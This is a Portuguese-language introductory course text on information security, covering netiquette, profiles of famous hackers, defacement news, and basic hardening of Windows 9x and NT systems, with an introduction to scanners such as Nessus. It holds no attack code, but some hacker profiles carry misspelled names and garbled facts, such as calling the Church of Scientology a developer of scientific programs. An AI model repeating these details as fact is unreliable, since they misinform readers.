- A utilização da rede é um privilégio e não um direito, ou seja, poderá ser recusado em qualquer altura devido a comportamento abusivo. Pôr comportamento abusivo entende- se a colocação de informação ilegal num sistema, a utilização abusiva de linguagem incorreta (susceptível de afetar terceiros, pela sua natureza) em mensagens públicas ou privadas, o envio de chain-letters (cartas que se destinam a ser enviadas infinitamente), o envio de mensagens em larga escala para grupos de indivíduos que não as solicitaram, ou outro tipo de abusos que possam interferir no trabalho de terceiros ou provocar a congestão das redes.

- Escreva parágrafos e mensagens curtas, indo o mais diretamente possível ao assunto em causa.

- Tente focar um só assunto em cada mensagem e dar-lhe um título (subject) esclarecedor, para que os outros utilizadores possam rapidamente saber do que se trata.

- Não utilize redes acadêmicas para a divulgação de informação de caracter comercial.

- Anexe a sua assinatura no final de cada mensagem de correio eletrônico ou fóruns de discussão. A sua assinatura deverá ter o seu nome e, eventualmente, o cargo que ocupa assim como o seu endereço eletrônico. A assinatura não deverá exceder as 4 linhas de texto (80 caracteres pôr linha). Outra informação adicional poderia ser o seu endereço e número de telefone.

- Utilize os caracteres maiúsculos só para destacar uma parte da mensagem, como um título, pôr exemplo. Asteriscos antes e depois de uma palavra também podem ser usados para fazer um destaque. Escrever outras palavras do texto com caracteres maiúsculos poderá levar o leitor a pensar que (o autor) está A GRITAR!

- Na Internet, escrever em maiúsculas é o mesmo que GRITAR! Para enfatizar frases e palavras, use os recursos de _sublinhar_ (colocando palavras ou frases entre sublinhados) e grifar (palavras ou frases entre asteriscos). Frases em maiúsculas são aceitáveis em títulos e ênfases ou avisos urgentes.

- Limite o comprimento de cada linha a 80 caracteres e evite introduzir caracteres de controle.

- Siga a hierarquia estabelecida quando tentar corresponder-se com superiores ou membros de outra instituição. Pôr exemplo, quando faz uma queixa, não escreva diretamente ao responsável de topo.

- Seja claro e cuidadoso no que escreve sobre terceiros. O correio eletrônico pode ser facilmente reenviado para outros. Quando fizer referências a outros textos, não se esqueça de incluir as fontes antes dos mesmos e de respeitar os acordos de copyright e licenciamento (caso existam). É considerado extremamente desagradável enviar uma cópia de alguma carta pessoal que tenha recebido para fóruns de discussão da Usenet ou mailing-lists, sem o consentimento do autor.

- Seja cuidadoso quando utilizar expressões sarcásticas ou humorísticas. Quando não se está a comunicar frente a frente com alguém, a sua piada pode ser entendida como uma crítica ou pode ferir susceptibilidades.
- Abreviaturas poderão ser usadas sempre que possível. No entanto, não se esqueça que certas mensagens cheias de abreviaturas e siglas podem ser confusas para o leitor.

- Envie arquivos anexados apenas quando solicitado, e jamais para listas.

- É boa prática deixar linhas em branco entre blocos de texto. Dessa forma, o texto fica organizado e mais fácil de ler, mesmo que a mensagem seja longa.

- O uso de acentos não é problemático quando a troca de mensagens é realizada entre usuários de plataformas semelhantes, com programas e terminais configurados para receber os caracteres especiais acentuados. É difícil saber detalhes de configuração quando as mensagens são enviadas para pessoas desconhecidas, para uma lista ou fórum de discussão. Nestes casos, a regra geral é: não use acentos.

- Procure responder a todas as mensagens pessoais. Lembre-se de agradecer as pessoas que o ajudarem.

- Não inclua todo o conteúdo da mensagem respondida; deixe o suficiente apenas para indicar os pontos que você está comentando, ou a que frases se está respondendo, apagando o que estiver a mais (inclusive cabeçalhos, se o programa de e-mail inseri-los na resposta).

- Ao responder mensagens respondidas, as citações ficam com camadas de ">>" em cada linha. Se sua resposta já está incluindo uma terceira ou quarta camada de ">>", temos uma cascata: é hora de cortar as citações, ou pelo menos apagar alguns ">" que estejam a mais.

- Preste atenção para usar sempre o comando de resposta (reply) quando for responder a uma mensagem, e o comando de encaminhamento (forward) quando estiver somente passando adiante um e-mail. Isso evita confusões e mensagens em cascata.

- Cite sempre a mensagem respondida, indicando "quem" disse "o quê". Dezenas de mensagens podem ter chegado entre a mensagem original e sua resposta e, em alguns casos, sua resposta pode chegar antes da pergunta.

- Não envie a mesma mensagem para diversos newsgroups e listas. Muitas pessoas recebem mensagens pôr mais de uma lista, e participam de mais de um fórum - consequentemente, receberão mais de uma cópia de seu e-mail. Se realmente precisar fazer uma postagem múltipla de uma mesma mensagem, peça desculpas pelo possível recebimento de cópias duplicadas.

- Divulgar produtos ou serviços é arriscar-se a receber flames. Introduza divulgações no contexto das conversas. Enviar divulgação não desejada é uma das formas de spam. Em vez de enviar propagandas, use alternativas: endereços de sites nas assinaturas de e- mail, ou participação em listas e endereços na Internet dedicados a divulgação de propagandas.

- "Spam" é enviar a mesma mensagem para muitas pessoas ao mesmo tempo não importando o interesse das pessoas para com o conteúdo (mensagens não solicitadas). Esta forma de divulgação é considerada uma atitude muito desagradável e que traz transtornos, pois pode ocasionar uma sobrecarga nas caixas postais de e-mail. Portanto esta divulgação pode ter o efeito inverso do desejado pôr quem o enviou.

- Mandar seu telefone, endereço ou qualquer outra mensagem tudo bem, mas não faça propaganda de serviços ou produtos, muito menos correntes ou pirâmides.

- Quando você quiser enviar uma mensagem para vários destinatários tenha cuidado para não mandar a listagem destes destinatários em aberto, alguém pode não gostar de ter seu endereço eletrônico aberto a pessoas que nem conhece. Alguns softwares de e- mail permitem que se "esconda" a lista de destinatários, mas mesmo se não for o seu caso, você pode usar a opção "Bcc" (cópia invisível) ao invés do "To" ou "Para" no envio das mensagens. Neste caso você deve preencher o "To" com um endereço qualquer (pode ser o seu mesmo) e toda a lista deve ser colocada no campo "Bcc".

- Tente manter sua mensagem gramatical e ortograficamente corretos. Ninguém é Machado de Assis ou Mário de Andrade. Mas, já que e-mail é um meio de comunicação, palavras, expressões e termos mal escritos podem ser mal interpretados, destruindo a importância da mensagem. A única exceção a isso é a acentuação é claro.

Os hackers mais famosos da história

Nome: Philber Optik
Fundou uma associação conhecida como "mestres da fraude" e incentivou milhares de jovens em todo o mundo a invadir os sistemas telefónicos dos seus países. No mesmo momento em que Abenie era condenado a cumprir um ano de prisão, milhares de seus fãs reuniram-se no sofesticado Manhattan Club, de Nova Yorque, para participar numa festa de homenagem ao seu ídolo.

Nome:Kevin Mitnick
É considerado o maior hacker de todos os tempos. Invadiu vários computadores de diferentes empresas, foi julgado 2 vezes, conseguiu escapar da prisão e, de 1995 a 2001, esteve na Casa de Detençao de Los Angeles, Califórnia, onde aguardava por um julgamento. Mitnick é considerado o rei dos hackers e muitos sonham em seguir o seu exemplo.

Kevin Pousen
Nickname: Dark Dante
Em 1990 a Rádio KIIS-FM, de Los Angeles, Califórnia, EUA, estava a oferecer um Porsche para o autor da centésima segunda chamada telefônica do dia. Kevin Assumiu o controle de todas as ligações feitas e levou o ambicioso prémio. Mais tarde, foi preso por invadir computadores operados por agentes do FBI. A vida de Poulsen inspirou o jornalista Jon Littman a escrever o livro "The Watching".

Tsutomu Shinomura
É fisico e especialista em sistemas de segurança do Centro de Supercomputadores de San Diego, na Califórnia. Shinomura é o que se convencinou chamar de "samurai". Foi o responsável pelo golpe conhecido como "Takedown", na qual conseguiu pegar Mitnick.

Vladimir Levin
Formado pela universidade de Tecnologia de St. Petersburg, Rússia, este hacker russo foi o cérebro de um ataque aos computadores do Citibank, causando um prejuízo de 10 milhões de dólares. Foi preso pela Interpol em 1995.

Johan Helsingius
Nickname: Julf
Foi preso pela polícia finlandesa em 1995 por ter difundido na Internet documentos secretos da Church Of Scientology, uma entidade de desenvolvimento de programas científicos.

John Draper
Nickname: Captain Crunch
Criou uma técnica especial para fazer chamadas telefónicas sem pagar, a partir de um apito plástico que achou numa caixa de cereais de uma marca famosa nos Estados Unidos: Captain Crunch - daí o seu apelido. O apito reproduzia um sinal necessário para uma chamada telefónica, que é de 2.600 hertz. Usado em conjunto com uma blue box, dispositivo que se assemelha ao interior de uma caixa telefónica, permite fazer ligações grátis a longa distância. Draper é considerado o rei dos phreakers.

Robert Morris
Nickname: rtm
É filho do cientista chefe do Centro de Computação do Departamento de Defesa dos Estados Unidos. Em 1988, Morris infectou a Internet com um vírus conhecido como Worm, deixando milhares de computadores inoperantes. Foi a partir daí que o vocábulo hacker passou a designar aqueles que tinham a habilidade para invadir e provocar danos a redes e sistemas.

Hackers & Hackers

O FBI prendeu, na última segunda, Chad Davis, um jovem de 19 anos, sob a acusação de ter crackeado o site das Forças Armadas dos Estados Unidos em junho deste ano. Os agentes federais chegaram até Davis através de seu nickname: Mindphasr.

Ao que tudo indica, Davis, que mora sozinho num apartamento em Green Bay, Wisconsin, é o fundador do grupo de hackers Global Hell (gH), que clamou responsabilidade pelos ataques digitais realizados a vários sites americanos nos últimos meses (como o da Casa Branca, do Departamento de Agricultura e do próprio FBI).

No dia 28 de junho, um dos quatro servidores das Forças Armadas norte-americanas foi vítima de de um ataque organizado pelos mesmos hackers que haviam invadido os sites da Casa Branca, do FBI e do Senado. A página alterada criticava a atuação das forças federais, em especial o confisco dos computadores de hackers do grupo gH realizado no mês anterior.

[Fonte: As Notícias]
Veja AQUI!: http://www.fbi.gov/

Hackers atacam FHC novamente

Já deixou de ser novidade... O grupo de hackers que assina "Resistência 500" voltou a atacar na madrugada desse sábado. Invadiram servidores do governo federal, redirecionando o site do Ministério da Ciência e Tecnologia para uma página com críticas ao governo de Fernando Henrique Cardoso.

[Fonte: LinkNews]
Veja AQUI!: http://mct.gov.br/

O maior encontro de hackers da história

Hackers de todo o mundo participarão nos dias 6, 7 e 8 de agosto de uma espécie de campeonato mundial de invasores de sistemas, em um acampamento ao ar livre em Paulshof, próximo a Berlim.
O evento está sendo organizado pelo grupo alemão Chaos Computer Club (CCC) e pretende se transformar na maior concentração de hackers da história da informática. A página Web www.ccc.de/camp, traz todas as informações sobre o encontro.
Uma das tarefas no "hackcenter" será invadir em tempo real áreas mantidas por outras equipes. Detectar a invasão e "derrubar" os adversários também contam pontos na competição.
[Fonte: As Notícias]
Veja AQUI!: http://www.ccc.de/camp

No Apêndice C do material você irá encontrar um breve documentário/bibliografia relatando com exatidão como os primeiros e grandes hackers do Brasil surgiram. As histórias são semelhantes só mudam os nomes.

II Parte – Segurança Básica

Continuaremos nossos estudos de segurança da informação de uma forma mais prática a partir de agora. Iremos mostrar como as ferramentas e conceitos apresentados na primeira parte do curso se interrelacionam e promovem os pré-requisitos básicos para a segurança dos computadores e das redes. E iremos um pouco mais além, iremos conhecer alguns softwares que nos auxiliam na garantia extra da segurança, como os firewalls.

Nosso principal objetivo nessa parte do curso é capacitar o aluno em técnicas básicas de segurança da informação anti-hackers, ensinando-lhe a proteger o sistema operacional de um computador e garantir uma segurança mínima de forma documentada que sirva para laudos técnicos, relatórios, projeções e análises em ambientes corporativos, ou seja, o tema do curso será visto agora ,..., na prática.

Os motivos são diversos. Variam desde a pura curiosidade pela curiosidade, passando pela curiosidade em aprender, pelo teste de capacidade (“vamos ver se eu sou capaz”), até o extremo, relativo a ganhos financeiros, extorsão, chantagem de algum tipo, espionagem industrial, venda de informações confidenciais e, o que está muito na moda, ferir a imagem de uma determinada empresa ou serviço (geralmente, a notícia de que uma empresa foi invadida é proporcional à sua fama – e normalmente um desastre em termos de RP).

As empresas hoje em dia investem quantias fantásticas em segurança, mas não no Brasil. O retrato do descaso à segurança de informações no Brasil é claramente traduzido na falta de leis neste sentido. Além disso, existe um fator agravante: quando existir o interesse em elaborar tais leis, serão por indivíduos que não tem por objetivo principal a segurança em si. O resultado serão leis absurdas, que irão atrapalhar mais do que ajudar. Um exemplo disso é o que vem ocorrendo em alguns estados nos EUA. Nestes estados, a lei chega a ser tão restritiva que até testes de vulnerabilidade são considerados ilegais, mesmo com o consentimento da empresa contratante do serviço.

2.1.1 – A Invasão Empresarial e Corporativa

No caso do usuário final, esse está entregue à sorte. Não existe nenhum serviço de segurança gratuito, que possa ser utilizado pelo usuário. De qualquer forma, existem diversas ferramentas e procedimentos que podem ser usados para aumentar o nível de segurança de seu computador, digamos, em casa, que acessa a Internet por um link discado. É justamente neste nicho de mercado em que estão as principais vítimas, que inclusive, não são notícia no dia seguinte a uma invasão. A quantidade de "wannabes" é enorme, e a tendência é aumentar. Os wannabes estão sempre à procura de um novo desafio, e o usuário final na maioria das vezes é a vítima preferida, JUSTAMENTE pela taxa de sucesso que os Wannabes tem em relação ao número de ataques realizados.

Um dos maiores mitos que existem hoje na Internet e no meio de segurança é relativo a sistemas operacionais. O mito existe em torno da rivalidade entre Windows NT / 2000 contra soluções baseadas em UNIX. Qualquer programa está sujeito a falhas, inclusive programas da Microsoft, e programas feitos pela comunidade, para uso em alguma das diversas plataformas UNIX, como o Linux. Uma pesquisa realizada pela silicon.com, publicada pelo seu site em 20 de março de 2000, demonstra que soluções baseadas em Linux não possuem confiabilidade em termos de segurança, justamente por não terem sido desenvolvidas em um ambiente. Da mesma forma, existem outras reportagens que discutem igualmente problemas de segurança em sistemas como Windows NT, Novell Netware, Solaris, HP/UX, entre outros.

Obviamente, devemos encarar estudos como este com certa precaução, quaisquer que sejam as soluções estudadas. Tradicionalmente, os profissionais de segurança que hoje existem vieram do ambiente de programação, ou foram um dia, **hackers** (ou crackers). Cada um destes profissionais possui suas preferências de uso, e tenderão a recomendar aquele sistema que dominam, ou que se sentem mais confortáveis em operar / configurar. Porém, alguns destes profissionais, por não conhecerem bem outras soluções, de uma forma ou de outra têm a tendência a não recomendá-la (seja por uma preferência pessoal ou até comercial, pois deixará de "vender" uma consultoria caso seu cliente escolha outra solução que não domine).

Regra básica número 1 de segurança em sistemas operacionais:

"Mantenha todo o sistema e principalmente os serviços de rede que nele são executados, atualizados ao máximo – principalmente se a atualização for relativa a algum problema de segurança".

Regra básica número 2 de segurança em sistemas operacionais:
(seguindo o "Teorema Fundamental dos Firewalls")

"Execute somente serviços necessários. Qualquer programa, serviço, código de algum tipo que não seja necessário, deve ser tirado do ar, e, se possível, removido da instalação, ou impossibilitado de ser executado".

Regra básica número 3 de segurança em sistemas operacionais:

"Senhas ou contas de administrador ou equivalente NÃO devem ser usadas (ou apenas em algum caso onde a tarefa EXIJA tal privilégio), bem como não devem ser de conhecimento público".

Regra básica número 4 de segurança em sistemas operacionais:

"Segurança física é tudo. Somente permita ter acesso à console do servidor, aqueles que detenham acesso de administração. A grande maioria dos exploits de segurança somente funcionarão se o hacker possuir acesso físico / local à console do computador. Evite ao máximo compartilhar um

computador e, se for impossível evitar, nunca digite, use ou acesse nada confidencial neste computador / servidor".

2.2.1 – Plataforma Windows: Windows 9x

O Windows 9x (95 , 98 ou ME) não foi concebido com segurança em mente. Contudo, a Microsoft esqueceu que, com o advento da Internet, alguma segurança deveria existir por padrão no sistema para evitar ataques pela Internet, para usuários deste sistema. De qualquer forma, existem alguns procedimentos que qualquer um pode adotar para tornar seu computador windows 9x mais seguro. Obviamente, é praticamente impossível ter uma funcionalidade de servidor de algum tipo, exposto à Internet, aliada à segurança, com este sistema operacional.


A principal medida que deve ser adotada é a remoção do compartilhamento de arquivos e impressoras para redes Microsoft, no painel de controle. Caso seu computador participe de uma rede, dentro de uma empresa por exemplo, consulte o administrador da rede ANTES de realizar qualquer alteração. As empresas geralmente possuem políticas internas para tais configurações.

Veja:

Através do ícone "Rede" no painel de controle, se tem acesso à caixa de diálogo ao lado. Lá, você poderá encontrar o componente "Compartilhamento de arquivos e impressoras para redes Microsoft". Este componente transforma o Windows 9x em uma espécie de servidor de rede que, se configurado de forma incorreta, poderá abrir seu computador para qualquer invasor.

Se não for possível remover o componente, peça propriedades do adaptador dial-up (como na imagem acima), vá em "Ligações" e desmarque a opção "Compartilhamento de arquivos e impressoras para redes Microsoft". Isso fará com que o componente servidor do Windows 9x não esteja ativo através de sua conexão via modem / dial-up.

Além da configuração de rede de um computador Windows 9x, existem outros aspectos que devem ser observados. O primeiro deles é em relação à atualizações. O Windows 9x possui um serviço bastante interessante, chamado **Windows Update**. Através dele, quando conectado na Internet, você poderá atualizar seu sistema automaticamente. Basta clicar o ícone "Windows Update" no menu iniciar. Manter o seu sistema sempre atualizado é primordial para manter a segurança.



O segundo aspecto é em relação a que serviços seu computador está iniciando automaticamente ao ser ligado / inicializado. Olhe dentro do grupo "**Iniciar**" por programas estranhos, no arquivo win.ini e nas seguintes chaves no registro:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

Por padrão, apenas o systray e algum programa de proteção devem estar listados. Se em algumas destas linhas está aparecendo algum programa que você tenha pegado da Internet recentemente, é aconselhável instalar um antivírus atualizado o mais rápido possível. Provavelmente é um cavalo-de-tróia.

Indo um pouco mais além, você pode executar o comando "netstat –an" para verificar se seu computador está configurado para "escutar" em alguma

porta suspeita. Isto também pode indicar algum cavalo-de-tróia.

Ao digitar o “netstat –an” você terá como resposta algo assim:

Microsoft(R) Windows 98
(C)Copyright Microsoft Corp 1981-1999.

C:\WINDOWS\Desktop>netstat -an

Conexões ativas

Proto	Endereço local	Endereço externo	Estado
TCP	200.249.213.241:137	0.0.0.0:0	LISTENING
TCP	200.249.213.241:138	0.0.0.0:0	LISTENING
TCP	200.249.213.241:139	0.0.0.0:0	LISTENING
UDP	200.249.213.241:137	*:*	
UDP	200.249.213.241:138	*:*	

C:\WINDOWS\Desktop>

Essa é a típica resposta de um computador com uma placa de rede, que não está conectado à Internet, e que acabou de ser iniciado. Note que ele está escutando nas portas 137, 138 e 139. Para um computador Windows 9x, isso é normal (são serviços utilizados pelo NetBios). Contudo, se você não realizou a instalação de nenhum programa de rede em seu computador que o transforme em algum tipo de servidor, e ainda assim portas estranhas aparecerem listadas, isto quer dizer que algo está errado. Uma lista de portas que indicam cavalos-de-tróia pode ser encontrada no CD. Porém, alguns destes cavalos-de-tróia usam portas que por padrão, são usadas por serviços conhecidos, como FTP – File Transfer Protocol (porta 20 e 21), HTTP – Hypertext Transfer Protocol (porta 80) e assim por diante. Portanto, antes de imaginar que está infectado, certifique-se de que tais serviços não estejam rodando em seu computador.

2.2.1 – Plataforma Windows NT / 2000 / XP

O Windows NT/2000/XP foi concebido para suportar e operar sobre padrões de segurança, ao contrário do Windows 9x. A intenção deste material não é escrever um tutorial de segurança no Windows NT/2000/XP, pois isso forçaria a escrita de um material inteiramente novo. Porém, existem alguns tópicos que podem e devem ser abordados, tópicos que contêm conceitos básicos de proteção usando este sistema operacional.

A principal diferença em termos de segurança do Windows NT/2000/XP para o 9x, nós podemos reconhecer logo no início: apenas um usuário válido pode usar o computador localmente, bem como via rede, de acordo com as permissões configuradas. Você precisa ser autenticado para ter acesso à console. Portanto, manter um cadastro de usuários é necessário. Este cadastro deve forçar os usuários a trocar de senha priodicamente, bem como exigir que senhas de um determinado tamanho mínimo sejam usadas (em sistemas seguros, é recomendado usar o máximo de caracteres suportados pelo NT: 14. No caso do XP, também podemos usar 14, pois é um bom valor. Contudo, o Windows XP permite senhas de até 256 caracteres).

A primeira coisa que se deve fazer ao usar NT/2000/XP é escolher que sistemas de arquivos você usará. Se segurança é um requisito, o sistema NTFS deve ser usado. Contudo, o sistema NTFS não será visível por outro sistema operacional, apenas pelo NT/2000/XP (O Linux pode enxergar partições NTFS para leitura).

Em segundo lugar, logo após a instalação, o último “service pack” deve ser instalado. Service packs são atualizações do Windows NT, disponíveis no site da Microsoft. Estas atualizações são acumulativas, portanto, caso o último service pack seja o 7, não será necessário instalar os anteriores. Apenas a última versão. Observação: no Windows 2000, o método de atualizações foi alterado. Ele está muito parecido com o do Windows 9x (através do Windows Update). Portanto, para atualizar um sistema Windows 2000, basta escolher a opção “Windows Update” no menu iniciar. Caso deseje baixar manualmente as atualizações, poderá proceder pelo seguinte endereço:

http://www.microsoft.com/windowsxp/downloads/

Uma vez instalado e atualizado, precisamos então realizar algumas alterações no sistema para torná-lo mais seguro. Existem 4 alterações essenciais: auditoria, remover serviços desnecessários, alterar as permissões padrão do sistema de arquivos, e alterar as configurações de rede.

III Parte – Perícia em Segurança da Informação

Quando os hackers e attackers atingem certo grau de desenvolvimento para eles não interessam mais digitar uma série de comandos como nbtstat, ping, tracert e etc, para rastrear, identificar e penetrar num alvo específico. Eles precisam de uma ferramenta mais poderosa que agilize todos os trabalhos. Tais ferramentas ainda não se encontram popularizadas ou dissiminadas pela Internet, mas existem. São ambientes gráficos como um Delphi, JBuilder ou Visual Basic, que compõe o conjunto do: analisador léxico, analisador sintático, link editor, gramática, compilador, executor e o depurador. Quem já programou em pascal, c ou basic sabe exatamente o que é e quais as facilidades em poder ter um ambiente único de programação. Pois bem, para o assunto segurança iremos focar os nossos estudos no ambiente Nessus. O Nessus, por possuir uma interface gráfica para Windows bem simples é a nossa escolha, contudo existem outros, como: Satan, Saint, Firewalk, ISS Internet Scanner (Comercial), Sysmantec NetRecon (Comercial). Tentaremos realizar um overview desses programas citados apenas para título de informação.

No mundo da segurança da informação esses ambientes únicos recebem o apelido de canivetes-suiços, e de fato o são.

O Nessus, como os demais citados, são programas simples e mais utilizados pelos scripts-kids, lammers e às vezes pelos administradores de sistema em conjunto com outras ferramentas.


O Nessus e demais por si só, não representam o topo da hierarquia de desenvolvimentos de alta tecnologia no quesito invasão. O Supra-sumo dos canivetes-suiços você jamais o achará num site de Internet, pode ter certeza sobre isso, mas porque ? Simples, além de serem softwares altamente ilegais, são softwares terroristas, que violam todas as leis de todos os países, e mais, seus desenvolvedores não os criaram para serem públicos, mas sim para executar um trabalho específico.

Mas como isso é possível ? Primeiramente você precisa aceitar o fato de que um software, por mais simples que possa ser, custa um certo trabalho. Quando falamos de profissionais, cujo Custo x Hora ultrapasse a faixa dos 5 salários mínimos, fica fácil de perceber que este profissional não irá desenvolver nenhum software cujo valor não valha milhões. E ainda mais um software que acumule todas as ferramentas dos concorrentes num único ambiente.


Você pode até se questionar: Será que um dia conseguirei construir um desses ambientes para mim ? A resposta é : Pode ser !

Tais ambientes reúnem em linguagens de programação todo o fundamento e conceitos de informática, muitos deles são construídos reaproveitando parte de códigos de outros softwares, por exemplo: Se eu fosse contruir um desses ambientes para hoje, com certeza ele iria possuir a interface gráfica e de relatórios do Nessus, a parte de scannear eu roubaria do nmap, a parte de pingar, do próprio ping, de verificar as portas abertas no meu computador: netstat, e assim por diante, no final das contas meu trabalho seria apenas o de coletar os principais trechos dos códigos de programação, unificá-los sobre uma única linguagem e pronto, lembrando que no linux todo este código fonte encontra-se disponibilizado de forma gratuita, facilitando a localização de informações para a construção, estaria preparado o meu ambiente. Claro que está é apenas uma visão simples do processo, mas o início é exatamente esse.

